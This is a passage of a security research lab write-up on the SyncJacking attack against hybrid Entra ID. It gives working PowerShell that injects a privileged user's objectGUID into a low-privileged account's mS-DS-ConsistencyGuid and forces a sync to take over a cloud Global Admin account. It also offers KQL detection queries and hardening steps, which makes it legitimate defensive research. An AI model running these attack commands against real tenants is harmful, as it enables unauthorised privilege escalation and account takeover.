
Step 6 Join VM2 to the Domain and Point DNS to VM1
VM2 needs to be able to see VM1’s Active Directory before Entra Connect can read users from it. The way Windows Server finds a domain is through DNS so VM2’s DNS server must point to VM1’s private IP address. After fixing DNS, you join VM2 to the synclab.local domain.

# IMPORTANT: Replace 10.0.0.4 with VM1's actual private IP
# Find it in Azure Portal → VM1 → Networking tab
$nic = Get-NetAdapter | Where-Object {$_.Status -eq "Up"} | Select-Object -First 1
Set-DnsClientServerAddress -InterfaceIndex $nic.InterfaceIndex -ServerAddresses "10.0.0.4"

# Verify DNS is working — this should resolve to your DC
nslookup synclab.local

# Join VM2 to the synclab.local domain
# When prompted: enter SYNCLAB\labadmin and your password
Add-Computer `
    -DomainName "synclab.local" `
    -Credential (Get-Credential) `
    -Restart
VM2 will reboot. After reboot, log back in as SYNCLAB\labadmin.

Step 7 Install Entra Connect on VM2

For this research, the originally intended version was 2.3.2.0 ( pre-hardening ) the version where this attack works with no extra steps required.

Note on version compatibility: During this research, version 2.3.x could not be used on Windows Server 2022 because its embedded Internet Explorer OAuth component is rejected by modern Entra ID authentication endpoints. This is an unintended but real-world deterrent older versions simply cannot complete setup on modern infrastructure. The lab was ultimately conducted using version 2.6.3.0 with hardening flags manually disabled.
# If downloading directly on VM2
$url = "https://aka.ms/AzureADConnect"
$output = "C:\temp\AzureADConnect.msi"
New-Item -Path "C:\temp" -ItemType Directory -Force
[Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
Invoke-WebRequest -Uri $url -OutFile $output
Start-Process $output
Step 8 Assign Global Admin to the Target

This is the misconfiguration that makes the attack dangerous. In most hybrid organizations, at least one synced user has been given a privileged role in Entra ID sometimes intentionally for convenience, sometimes accidentally. We replicate that here.
Pasted image 20260426214858.png «“Now Added Global Admin Role to the Synced SyncAdmin User from DC in entra.microsoft.com go to Identity → Users → All Users, find syncadmin, click Assigned Roles → + Add assignments, search for Global Administrator and add it. This is the target that the attacker wants to take over”»
Lab 2 Executing the SyncJacking Attack
Step 1 Retrieve the Target’s ImmutableID
On VM1 ( the Domain Controller ), open PowerShell as Administrator. We get syncadmin’s objectGUID and convert it to the Base64 ImmutableID that Entra ID uses to link the cloud account. This is the value we need to inject into attacker-low.

Import-Module ActiveDirectory

# Get syncadmin's objectGUID — the permanent AD identity fingerprint
$targetUser = Get-ADUser -Identity "syncadmin" -Properties objectGUID
$guidBytes  = [System.Guid]::Parse($targetUser.objectGUID.ToString()).ToByteArray()

# Convert to Base64 — this IS the ImmutableID stored in Entra ID
$immutableID = [System.Convert]::ToBase64String($guidBytes)

Write-Host "========================================"
Write-Host "Target User:          $($targetUser.SamAccountName)"
Write-Host "objectGUID:           $($targetUser.objectGUID)"
Write-Host "ImmutableID (Base64): $immutableID"
Write-Host "========================================"
Write-Host "SAVE THIS VALUE — you need it for the attack"

This confirms the chain: AD objectGUID → Base64 → ImmutableID → Entra ID cloud link. This is the link we are about to hijack.
Step 2 Execute the Attribute Injection
This is the attack. A single PowerShell command. We set attacker-low’s mS-DS-ConsistencyGuid to the byte value of syncadmin’s objectGUID. When Entra Connect next syncs, it will read this attribute and use it as the source anchor linking attacker-low’s on-premises account to syncadmin’s cloud identity.

Import-Module ActiveDirectory

# Get the target's GUID bytes (re-run if not already in memory)
$targetUser = Get-ADUser -Identity "syncadmin" -Properties objectGUID
$guidBytes  = [System.Guid]::Parse($targetUser.objectGUID.ToString()).ToByteArray()

# THE ATTACK — set attacker-low's ConsistencyGuid to syncadmin's objectGUID bytes
Set-ADUser -Identity "attacker-low" `
    -Replace @{"mS-DS-ConsistencyGuid" = $guidBytes}

Write-Host "Attribute injected. Verifying..."

# Verify the match
$attacker     = Get-ADUser -Identity "attacker-low" -Properties "mS-DS-ConsistencyGuid"
$attackerB64  = [System.Convert]::ToBase64String($attacker."mS-DS-ConsistencyGuid")
$targetB64    = [System.Convert]::ToBase64String($guidBytes)

Write-Host "attacker-low ConsistencyGuid: $attackerB64"
Write-Host "syncadmin ImmutableID:        $targetB64"

if ($attackerB64 -eq $targetB64) {
    Write-Host "MATCH CONFIRMED — Now trigger delta sync"
} else {
    Write-Host "MISMATCH — Recheck the commands above"
}
Step 3 Trigger Delta Sync
With the attribute injected, the attacker forces an immediate sync. In the real attack, this takes under 2 minutes from execution to full cloud Global Admin access.


# On VM2 — trigger immediate delta sync
Import-Module "C:\Program Files\Microsoft Azure AD Sync\Bin\ADSync\ADSync.psd1"

# Check scheduler status first
Get-ADSyncScheduler | Select-Object LastSyncResult, SyncCycleInProgress, NextSyncCycleStartTimeInUTC

# Trigger delta sync — only processes changed objects, fast
Start-ADSyncSyncCycle -PolicyType Delta

Write-Host "Delta sync triggered — wait 2 minutes then attempt login"

# Poll until complete
$timeout = 180
$elapsed = 0
do {
    Start-Sleep -Seconds 10
    $elapsed += 10
    $status = (Get-ADSyncScheduler).SyncCycleInProgress
    Write-Host "[$elapsed sec] Sync in progress: $status"
} while ($status -and $elapsed -lt $timeout)

Write-Host "Sync complete."
Step 4 The Moment of Truth
In the originally vulnerable environment ( Entra Connect pre-2.4, hardening flags off ), after the delta sync completes you would open an incognito browser window and authenticate as follows:
| Field | Value |
|---|---|
| Username | syncadmin@yourtenant.onmicrosoft.com |
| Password | Attack@2024! ( attacker-low’s AD password ) |
You are logging in with the cloud UPN of the target but the password of the attacker’s on-premises account. If the attack succeeded, Entra ID accepts this login because it now believes attacker-low’s on-prem account IS syncadmin’s cloud account. The Azure Portal loads and shows Global Administrator under the account’s roles.
Domain user → Cloud Global Admin. Two commands. Under three minutes. Zero alerts.
What the Logs Don’t Show The Silent Attack
This is the most alarming part of the entire research. During the attack window, across every log source available:
- No privilege escalation alert in Entra ID
- No PIM alert : the attacker never activated a role. They took over an account that already had Global Admin permanently assigned. PIM has nothing to fire on.
- No ImmutableID change alert : the manipulation happened entirely on-premises. Entra ID has no visibility into what changed in your AD.
- No risky sign-in detection: the login looks completely normal. The attacker authenticated correctly with the right credentials for that identity as far as the cloud is concerned.
- No on-premises alert forwarded : the attribute change is logged in the Windows Security Event Log on the DC ( Event ID 5136 : Directory Service Object Modified ) but only if Directory Service Changes auditing is enabled, and almost no organization forwards DC security logs to their SIEM.
- Only evidence: a successful sign-in log entry, indistinguishable from the legitimate user logging in normally.
The entire attack from attribute injection to cloud Global Admin leaves a footprint that a standard SOC would never catch without custom detection rules built specifically for this scenario.
Lab 3 KQL Detection in Microsoft Sentinel
Even though the default logging catches nothing, you can build detection that does. The following KQL queries detect the two key indicators of SyncJacking.
// Query 1: Detect OnPremisesImmutableId changes on users with directory roles
AuditLogs
| where TimeGenerated > ago(24h)
| where OperationName == "Update user"
| where Result == "success"
| mv-expand TargetResources
| where TargetResources has "onPremisesImmutableId"
| extend ModifiedProperties = parse_json(tostring(TargetResources.modifiedProperties))
| mv-expand ModifiedProperties
| where ModifiedProperties.displayName == "OnPremisesImmutableId"
| extend
    OldValue   = tostring(ModifiedProperties.oldValue),
    NewValue   = tostring(ModifiedProperties.newValue),
    TargetUPN  = tostring(TargetResources.userPrincipalName)
| where OldValue != NewValue
| where isnotempty(NewValue)
| project TimeGenerated, TargetUPN, OldValue, NewValue,
    InitiatedBy = tostring(InitiatedBy.user.userPrincipalName)
| sort by TimeGenerated desc
// Query 2: Sign-in within 15 minutes of ImmutableID change — the correlation that matters
let ImmutableIDChanges = AuditLogs
| where TimeGenerated > ago(1h)
| where OperationName == "Update user"
| mv-expand TargetResources
| where TargetResources has "onPremisesImmutableId"
| extend ModifiedProperties = parse_json(tostring(TargetResources.modifiedProperties))
| mv-expand ModifiedProperties
| where ModifiedProperties.displayName == "OnPremisesImmutableId"
| extend TargetUPN = tolower(tostring(TargetResources.userPrincipalName))
| project ChangeTime = TimeGenerated, TargetUPN;
SigninLogs
| where TimeGenerated > ago(1h)
| extend SigninUPN = tolower(UserPrincipalName)
| join kind=inner ImmutableIDChanges on $left.SigninUPN == $right.TargetUPN
| where TimeGenerated > ChangeTime
| where TimeGenerated < ChangeTime + 15m
| where ResultType == 0
| project SigninTime = TimeGenerated, ChangeTime,
    MinutesBetween = datetime_diff('minute', TimeGenerated, ChangeTime),
    UserPrincipalName, IPAddress, Location, AppDisplayName
| sort by SigninTime desc
Lab 4 Hardening Playbook
Verify and Enable Blocking Flags ( Modern Versions )
# Connect with required scope
Connect-MgGraph -Scopes "OnPremDirectorySynchronization.ReadWrite.All"

# Check current state
Get-MgDirectoryOnPremiseSynchronization | Select-Object -ExpandProperty Features |
    Select-Object BlockCloudObjectTakeoverThroughHardMatchEnabled, BlockSoftMatchEnabled

# Enable both flags if not already on
$params = @{
    features = @{
        blockCloudObjectTakeoverThroughHardMatchEnabled = $true
        blockSoftMatchEnabled = $true
    }
}
$sync = Get-MgBetaDirectoryOnPremiseSynchronization
Update-MgBetaDirectoryOnPremiseSynchronization `
    -OnPremisesDirectorySynchronizationId $sync.Id `
    -BodyParameter $params

Write-Host "Hardening flags enabled."
Audit Synced Users With Admin Roles
The most dangerous misconfiguration is a synced ( on-premises ) user holding a privileged Entra ID role. This query finds every one of them in your tenant:
Connect-MgGraph -Scopes "RoleManagement.Read.Directory","User.Read.All"

$allRoles = Get-MgDirectoryRole
foreach ($role in $allRoles) {
    $members = Get-MgDirectoryRoleMember -DirectoryRoleId $role.Id -ErrorAction SilentlyContinue
    foreach ($member in $members) {
        try {
            $user = Get-MgUser -UserId $member.Id `
                -Property "displayName,userPrincipalName,onPremisesSyncEnabled" `
                -ErrorAction SilentlyContinue
            if ($user -and $user.OnPremisesSyncEnabled) {
                Write-Host "RISK: [$($role.DisplayName)] $($user.UserPrincipalName)"
            }
        } catch {}
    }
}
Any output from this command is a user that was directly exposed to SyncJacking. Microsoft’s own guidance states that privileged roles should only be assigned to cloud-only accounts.
Conclusion The Hybrid Boundary Is Not a Security Boundary
SyncJacking is not a theoretical vulnerability. It was reported in 2022, dismissed as “by design” for three years, and formally acknowledged by Microsoft’s Security Response Center as an Important privilege escalation vulnerability in January 2026.
The attack described in this article a domain user becoming a cloud Global Administrator in under three minutes with zero alerts fired was fully functional against every hybrid organization running pre-hardened Entra Connect. That means virtually every organization with a hybrid identity environment was exposed for years without knowing it, and without any logs that would have told them it happened.
The research conducted here ran into the real-world barrier of Microsoft’s hardening in version 2.6.3.0 the blocking flags prevented the attack from fully executing in the lab. In many ways that is the point of this article. The fix exists. The enforcement is coming in July 2026. But understanding why the attack worked, what the logs don’t show, and where the detection gaps are is more valuable than a working PoC alone.
Because even in patched environments: the flags can still be disabled by a compromised admin, the logging gaps still exist, the detection rules still don’t exist by default, and the fundamental architectural problem a privileged cloud identity linked to and controllable by an on-premises account is still present in most hybrid organizations today.
The hybrid boundary is not a security boundary. It is an attack surface.
Move privileged roles to cloud-only accounts. Enable the hardening flags. Upgrade Entra Connect before July 2026. Monitor OnPremisesImmutableId changes in Sentinel. Audit your synced users with admin roles today.
The window is closing but it is not yet closed.
References
| # | Resource | Description | Link |
|---|---|---|---|
| 1 | Semperis — SyncJacking: Hard Matching Vulnerability | The original research — first published Nov 2022, updated Jan 13 2026 when MSRC confirmed it as an Important privilege escalation vulnerability | semperis.com/blog/syncjacking-azure-ad-account-takeover |
| 2 | Semperis — SMTP Matching Abuse in Azure AD | The predecessor soft-match attack that laid the groundwork for SyncJacking — August 2022 | semperis.com/blog/smtp-matching-abuse-in-azure-ad |
| 3 | Microsoft Learn — Entra Releases & Announcements | Official Microsoft announcement of the July 1 2026 enforcement date for hard match blocking | learn.microsoft.com/en-us/entra/fundamentals/whats-new |
| 4 | Microsoft Learn — Entra Connect Hardening Updates | Official Microsoft documentation on the 2.5.79.0 minimum version requirement and September 2026 deadline | learn.microsoft.com/en-us/entra/identity/hybrid/connect/harden-update-ad-fs-pingfederate |
| 5 | Microsoft Security Blog — Storm-0501 Ransomware ( Original ) | Real-world attack using Entra Connect as a pivot from on-prem to cloud — September 2024 | microsoft.com/security/blog/2024/09/26/storm-0501 |
| 6 | Microsoft Security Blog — Storm-0501 Evolving Techniques | Updated August 2025 follow-up — threat actor shifting entirely to cloud-based ransomware via Entra Connect abuse | microsoft.com/security/blog/2025/08/27/storm-0501-evolving |
| 7 | ReverseC Labs — Entra Connect Exploitation in 2025 | Independent third-party confirmation that SyncJacking still partially works in 2025 and documents remaining attack paths | labs.reversec.com/posts/2025/10/entra-connect-exploitation |
| 8 | DirTeam — What’s New in Entra ID December 2025 | Community analysis of the December 2025 hardening announcements, enforcement timeline breakdown | dirteam.com/sander/2026/01/05/whats-new-in-entra-id-for-december-2025 |
| 9 | AADInternals — Dr. Nestori Syynimaa | The foundational toolkit for understanding Entra ID / Azure AD Connect internals, listed in MITRE ATT&CK as S0677 | aadinternals.com |
| 10 | AADInternals — Decrypting ADSync Passwords | Deep technical background on how Entra Connect stores and handles sync credentials | aadinternals.com/post/adsync |